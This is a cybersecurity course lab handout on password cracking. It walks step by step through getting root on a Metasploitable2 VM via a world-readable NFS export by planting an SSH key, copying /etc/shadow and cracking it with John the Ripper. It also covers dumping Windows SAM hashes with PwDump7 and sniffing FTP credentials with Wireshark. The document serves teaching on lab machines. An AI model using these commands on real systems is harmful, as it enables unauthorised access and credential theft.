

# LAB3A: CRACKING PASSWORDS

**CYBERSECURITY**

D.E. MENACER (CEHv13, OSCP)

COPYRIGHT © ESI – 2026

# PLAN

- 1. Introduction**
- 2. NFS Vulnerabilities and John-the-Ripper (Linux)**
- 3. John-the-Ripper in Windows**
- 4. Sniffing a password with Wireshark**
- 5. Best practices**

# 1. INTRODUCTION

- The main objective of this lesson is to show students some vulnerabilities that can be exploited to crack passwords on Linux and Windows operating systems.
- You need the following virtual machines for demonstration and labs:
  - **Parrot**
  - **Ubuntu** (victim)
  - **Metasploitable2**
  - **Windows Server 2016**
  - **Windows 10** (victim)

CYBER SEC 2026

# PASSWORD CRACKING

## 2. PASSWORD CRACKING

- Types of password attacks:

|                        |                                                                                                                                                                                                                                                                                                                                                                                                                                |
|------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Non-Electronic Attacks | <p>The attacker <b>does not need technical knowledge</b> to crack the password, hence it is known as a non-technical attack</p> <ul style="list-style-type: none"><li>Shoulder Surfing</li><li>Social Engineering</li><li>Dumpster Diving</li></ul>                                                                                                                                                                            |
| Active Online Attacks  | <p>The attacker performs password cracking by <b>directly communicating</b> with the victim's machine</p> <ul style="list-style-type: none"><li>Dictionary, Brute Forcing, and Rule-based Attack</li><li>Hash Injection Attack/Mask Attack</li><li>LLMNR/NBT-NS Poisoning</li><li>Trojan/Spyware/Keyloggers</li><li>Password Guessing/Spraying</li><li>Internal Monologue Attack</li><li>Cracking Kerberos Passwords</li></ul> |
| Passive Online Attacks | <p>The attacker performs password cracking <b>without communicating</b> with the authorizing party</p> <ul style="list-style-type: none"><li>Wire Sniffing</li><li>Replay Attack</li><li>Man-in-the-Middle Attack</li></ul>                                                                                                                                                                                                    |
| Offline Attacks        | <p>The attacker copies the target's <b>password file</b> and then tries to crack passwords on his own system at a different location</p> <ul style="list-style-type: none"><li>Rainbow Table Attack (Pre-Computed Hashes)</li><li>Distributed Network Attack</li></ul>                                                                                                                                                         |

# ACTIVE ONLINE ATTACKS: DICTIONARY, BRUTE-FORCE, AND RULE-BASED ATTACK

## Dictionary Attack

A **dictionary file** is loaded into the cracking application that runs against **user accounts**



## Brute-Force Attack

The program tries **every combination of characters** until the password is broken



## Rule-based Attack

This attack is used when the attacker gets some **information about the password**



# OFFLINE ATTACKS: RAINBOW ATTACK

## Rainbow Table

A rainbow table is a precomputed table that contains word lists like **dictionary files**, **brute force lists**, and their **hash values**

## Compare the Hashes

The hash **of passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked

## Easy to Recover

It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**

### Precomputed Hashes

|           |                                     |
|-----------|-------------------------------------|
| 1qazwed   | → 4259cc34599c530b28a6a8f225d668590 |
| hh021da   | → c744b1716cbf8d4dd0ff4ce31a177151  |
| 9da8dasf  | → 3cd696a8571a843cda453a229d741843  |
| sodifo8sf | → c744b1716cbf8d4dd0ff4ce31a177151  |

## Tool to Create Rainbow Tables: rtgen

- The rtgen program needs **several parameters** to generate a rainbow table. The syntax for the command line is as follows:

**Syntax:** `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`

```
C:\Users\Admin\Downloads\RainbowGen\RTGen>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
Rainbow table md5_loweralpha-numeric1-7_0_1000x4000000_0.rt parameters
Hash algorithm: md5
Hash length: 16
Charset: abcdefghijklmnopqrstuvwxyz0123456789
Charset in hex: 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f
Charset length: 36
Plaintext length range: 1 - 7
Reduce offset: 0x00000000
Plaintext total: 80003140212

Sequential starting point begin from 0 (0x0000000000000000)
Generating...
65536 of 4000000 rainbow chains generated (0 m 4.5 s)
131072 of 4000000 rainbow chains generated (0 m 4.5 s)
196608 of 4000000 rainbow chains generated (0 m 4.5 s)
262144 of 4000000 rainbow chains generated (0 m 4.5 s)
327680 of 4000000 rainbow chains generated (0 m 4.5 s)
393216 of 4000000 rainbow chains generated (0 m 4.5 s)
458752 of 4000000 rainbow chains generated (0 m 4.5 s)
524288 of 4000000 rainbow chains generated (0 m 4.5 s)
589824 of 4000000 rainbow chains generated (0 m 4.5 s)
655360 of 4000000 rainbow chains generated (0 m 4.5 s)
720896 of 4000000 rainbow chains generated (0 m 4.5 s)
```

<http://project-rainbowcrack.com>



# DEFAULT PASSWORDS

- A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use **default passwords** present in the list of words or dictionary that they use to **perform password guessing attack**

| DEFAULT<br>PASSWORDS                                              |                             |                      |                        |                |                     |
|-------------------------------------------------------------------|-----------------------------|----------------------|------------------------|----------------|---------------------|
| Open Sez Me! :: Passwords                                         |                             |                      |                        |                |                     |
| 6106 Default Passwords for thousands of systems from 782 vendors! |                             |                      |                        |                |                     |
| Last Updated: 12/20/2021 4:23:35 PM                               |                             |                      |                        |                |                     |
| To begin, Select the vendor of the product you are looking for.   |                             |                      |                        |                |                     |
| Click here to add new default passwords to this list.             |                             |                      |                        |                |                     |
| \$ Top 26 Most Used Passwords                                     | * Top 20 Most Used ATM PINs | 1Net1                | 2Wire                  | 360 Systems    | 3BB                 |
| 3Com                                                              | 3GO                         | 3M                   | 3ware                  | Abocom         | ACC                 |
| Accelerated Networks                                              | ACCONET                     | Accton               | Aceex                  | Acer           | Accor               |
| ACTI                                                              | Actiontec                   | Adaptec              | Adaptive Micro Systems | ADB            | ADC Kentrox         |
| AdComplete.com                                                    | AddTron                     | ADIC                 | Adobe                  | ADP            | ADT                 |
| Adtech                                                            | Adtran                      | Advanced Integration | Advantek Networks      | Aerohive       | Aethra              |
| Agasio                                                            | Agere                       | AIRAYA               | Airlink101             | Airnet         | Airtight Networks   |
| AirVast                                                           | Airway                      | Aladdin              | Alaxala                | Alcatel Lucent | Alcatel             |
| Alfa Network                                                      | Allice                      | Alien Technology     | Allied Data            | Allied Telesyn | Allied              |
| Allnet                                                            | Allot                       | Alpha                | Alteon                 | Alvarion       | Ambicom             |
| Ambit                                                             | AMI                         | Amigo                | Amino                  | AMIT           | Amitech             |
| Amped Wireless                                                    | Ampttron                    | AMX                  | Andover Controls       | Anker          | AOC                 |
| AOpen                                                             | Apache                      | APC                  | Apple                  | ARC Wireless   | Arcor               |
| Areca                                                             | Arescom                     | Arlotto              | ARRIS                  | Arrowpoint     | Artem               |
| Asante                                                            | Ascend                      | Ascom                | Asmack                 | Asmax          | Aspect              |
| AST                                                               | Asus                        | AT&T                 | Atcom                  | Atheros        | Atlantis            |
| Atlassian                                                         | Attachmate                  | Audioactive          | Autodesk               | Avaya          | Avenger News System |

<https://open-sez.me>

## Online Tools to Search Default Passwords


- 🌐 <https://www.fortypoundhead.com>
- 🌐 <https://cirt.net>
- 🌐 <http://www.defaultpassword.us>
- 🌐 <https://www.routerpasswords.com>
- 🌐 <https://default-password.info>
- 🌐 <https://192-168-1-1ip.mobi>



# PASSWORD CRACKING TOOLS


## L0phtCrack

L0phtCrack is a tool designed to **audit passwords** and recover applications



## THC-Hydra

THC-Hydra is a powerful password-cracking tool designed for performing brute force attacks against various protocols and services



## Other Password Cracking Tools

**hashID**  
*<https://pypi.org>*

## Patator

<https://github.com>

**brutus**  
<https://github.com>

**BruteX**  
<https://github.com>

## Secure Shell Bruteforcer

CYBER SEC 2026

# LINUX PASSWORD CRACKING

### 3. NFS VULNERABILITIES AND JOHN-THE-RIPPER

- **NFS** is the Linux service that allows to share a filesystem with other network systems, groups, and users.
- However, one must be careful about **misconfigurations**, such as sharing the entire **/etc** directory tree with everyone.
- A hacker or penetration tester could then easily take control of the machine.

# NFS VULNERABILITIES AND JOHN-THE-RIPPER

- Open a new session on **Metasploitable2**
- Note the **IP address**

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:80:26:eb
          inet addr:192.168.21.23  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe80:26eb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:278 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:35005 (34.1 KB)  TX bytes:7959 (7.7 KB)
          Interrupt:19 Base address:0x2000
```

- **Note.** IP addresses may be different from the Lab document.

# NFS VULNERABILITIES AND JOHN-THE-RIPPER

- On **Kali**, run **nmap** on all TCP ports :

```
root@kali:~# nmap -p 0-65535 192.168.21.23
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2015-04-12 19:40 EDT
```

```
Nmap scan report for 192.168.21.23
```

```
Host is up (0.000059s latency).
```

```
Not shown: 65506 closed ports
```

| PORT     | STATE | SERVICE     |
|----------|-------|-------------|
| 21/tcp   | open  | ftp         |
| 22/tcp   | open  | ssh         |
| 23/tcp   | open  | telnet      |
| 25/tcp   | open  | smtp        |
| 53/tcp   | open  | domain      |
| 80/tcp   | open  | http        |
| 513/tcp  | open  | login       |
| 514/tcp  | open  | shell       |
| 1099/tcp | open  | rmiregistry |
| 1524/tcp | open  | ingreslock  |
| 2049/tcp | open  | nfs         |

# NFS VULNERABILITIES AND JOHN-THE-RIPPER

- The scan shows that port **2049** is open and the NFS service is listening.
- Type **showmount -e** to display all shares :

```
root@kali:~# showmount -e 192.168.21.23
Export list for 192.168.21.23:
/*
root@kali:~#
```

- This shows that the root directory **"/"** is accessible to everyone!
- **Note:** Use **apt-get** to get the necessary tools. :
  - # apt-get update
  - # apt-get install nfs-common

## NFS VULNERABILITIES AND JOHN-THE-RIPPER

- To compromise this host, we will mount the remote filesystem **"/"** and prepare our attack:
  - Create a directory under **/tmp** (on Kali)
  - Mount the remote filesystem there
  - Copy your **public key** into the **root user's allowed hosts file**.
- This will allow you to connect to the remote host via **SSH** as the **root user** without using a password!



# NFS VULNERABILITIES AND JOHN-THE-RIPPER

```
root@kali:~# mkdir /tmp/mnt
root@kali:~# mount -t nfs -o nolock 192.168.21.23:/ /tmp/mnt
root@kali:~# cat .ssh/id_rsa.pub >> /tmp/mnt/root/.ssh/authorized_keys
cat: .ssh/id_rsa.pub: No such file or directory
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
1b:c4:4e:f2:22:62:f5:d5:bc:19:40:bb:c8:46:af:bc root@kali
The key's randomart image is:
+--[ RSA 2048 ]-----+
|           .o         |
|           . =        |
|        . o * +       |
|       . + X . +      |
|      o . * S o       |
|     . . + o o        |
|          o .         |
|           .          |
|          E           |
+-----+
root@kali:~#
```

# NFS VULNERABILITIES AND JOHN-THE-RIPPER

- If necessary, run the **cat** command again.

```
root@kali:~# cat .ssh/id_rsa.pub >> /tmp/mnt/root/.ssh/authorized_keys
root@kali:~# ssh 192.168.21.23
Last login: Fri Apr 10 10:58:05 2015 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

- You are currently using the **root shell** on your target!

## NFS VULNERABILITIES AND JOHN-THE-RIPPER

- Now we're going to collect the users and "unshadow" them to retrieve their passwords.
- Knowing that many administrators use the same passwords, if you use John-the-Ripper (or THC Hydra), you'll be able to crack them because they're generally weak.
- Here's the procedure to follow:

## NFS VULNERABILITIES AND JOHN-THE-RIPPER

1. Retrieve the list of users: copy **/etc/passwd** to your **/tmp/mnt** directory.
2. Retrieve the hashed passwords: copy **/etc/shadow** to your **/tmp/mnt** directory.
- 3. Unshadow** the passwords in your current directory:
  - `$ cp /tmp/mnt/etc/{passwd,shadow} .`
  - `$ unshadow passwd shadow > hashes111.txt`
  - `$ john hashes111.txt`

## NFS VULNERABILITIES AND JOHN-THE-RIPPER

- The result displays passwords on the left and users on the right :

```
root@kali:~# cp /tmp/mnt/etc/{passwd,shadow} .
root@kali:~# unshadow passwd shadow > hashes111.txt
root@kali:~# john hashes111.txt
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
postgres      (postgres)
user          (user)
msfadmin      (msfadmin)
service       (service)
123456789     (klog)
batman        (sys)
```

- Once finished, you can save these results to a file.

CYBER SEC 2026

# WINDOWS PASSWORD CRACKING


## 4. JOHN-THE-RIPPER UNDER WINDOWS

- The Windows user database is called **SAM** (Security Account Manager).
- It is located at **C:\Windows\system32\config**.
- This file needs to be hashed using the **PwDump7** tool:
  - Open Command Prompt (**CMD**)
  - Go to the directory where *PwDump7* is installed
  - Run: **PwDump7.exe > d:\hashes.txt**



# JOHN-THE-RIPPER UNDER WINDOWS

- The resulting file will have the following text format:



The screenshot shows a window titled 'hashes.txt' with a menu bar containing 'File', 'Edit', 'Search', 'Options', and 'Help'. The text inside the window is as follows:

```
admin:1000:aad3b435b51404eeaad3b435b51404ee:3e126da93e0343  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93  
Zeus:1007:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06
```

- The passwords are still **unreadable**.

# JOHN-THE-RIPPER UNDER WINDOWS

- Launch **John-the-Ripper** (from the directory where it was installed) on the **hashes.txt** file:
  - **john hashes.txt --format=nt**
  - Note: Use **nt** or **lm** formats

```
root@kali:~# john hashes.txt --format=nt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:17  3/3 0g/s 17066Kp/s 17066Kc/s 17066KC/s lmkdfs..lmkdfv
0g 0:00:03:09  3/3 0g/s 24070Kp/s 24070Kc/s 24070KC/s fr@sd2u..fr@sdfc
```


CYBER SEC 2026

# **SNIFFING PASSWORDS**

## **WINDOWS – LINUX**

## 5. SNIFF A PASSWORD

- Run **Wireshark** on **Kali** or **Windows 10** and choose the **network interface** :



# SNIFF A PASSWORD

- Click on **FILTER** and choose the following :

- i. Ethernet Address 00:0C:29:AA:BB:CC
  - 1. Capture data to or from the given MAC address.
- ii. IP Address 192.168.X.X
  - 1. Capture data to or from the given IP address.
- iii. No ARP
  - 1. Do not capture any ARP traffic.
- iv. TCP Only
  - 1. Only capture TCP traffic.
- v. HTTP TCP Port (80)
  - 1. Only capture TCP HTTP traffic.
- vi. There are many more available and it is recommended that you study the help files, we will leave it blank to capture everything!

# SNIFF A PASSWORD

- Click on **OPTIONS** and choose the following :
  - a. There are many items to consider.
  - b. The interface should be set to the interface you selected in the previous phase.
  - c. **Check** - 'Capture packets in promiscuous mode' – If this is checked, then you will be able to intercept packets that are NOT destined for your NIC. If you do not check it, you will only be able to sniff packets to or from your NIC.
  - d. **Click** Options tab:
    - i. **Check** - Update list of packets in real time.
    - ii. **Check** - Automatic scrolling in live capture.
  - e. Now **Click** Start
  - f. You should now see the capture window appear with a real-time display of the current capture.



# SNIFF A PASSWORD


- Open an **FTP session** from **Ubuntu** (or **Windows Server 2016**):
  - **Username**: student
  - **Password**: P@ssw0rd

```
root@kali:~# ftp 192.168.21.21
Connected to 192.168.21.21.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 13:51. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (192.168.21.21:root): student
331 User student OK. Password required
Password:
230 OK. Current directory is /home/student
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```



# SNIFF A PASSWORD

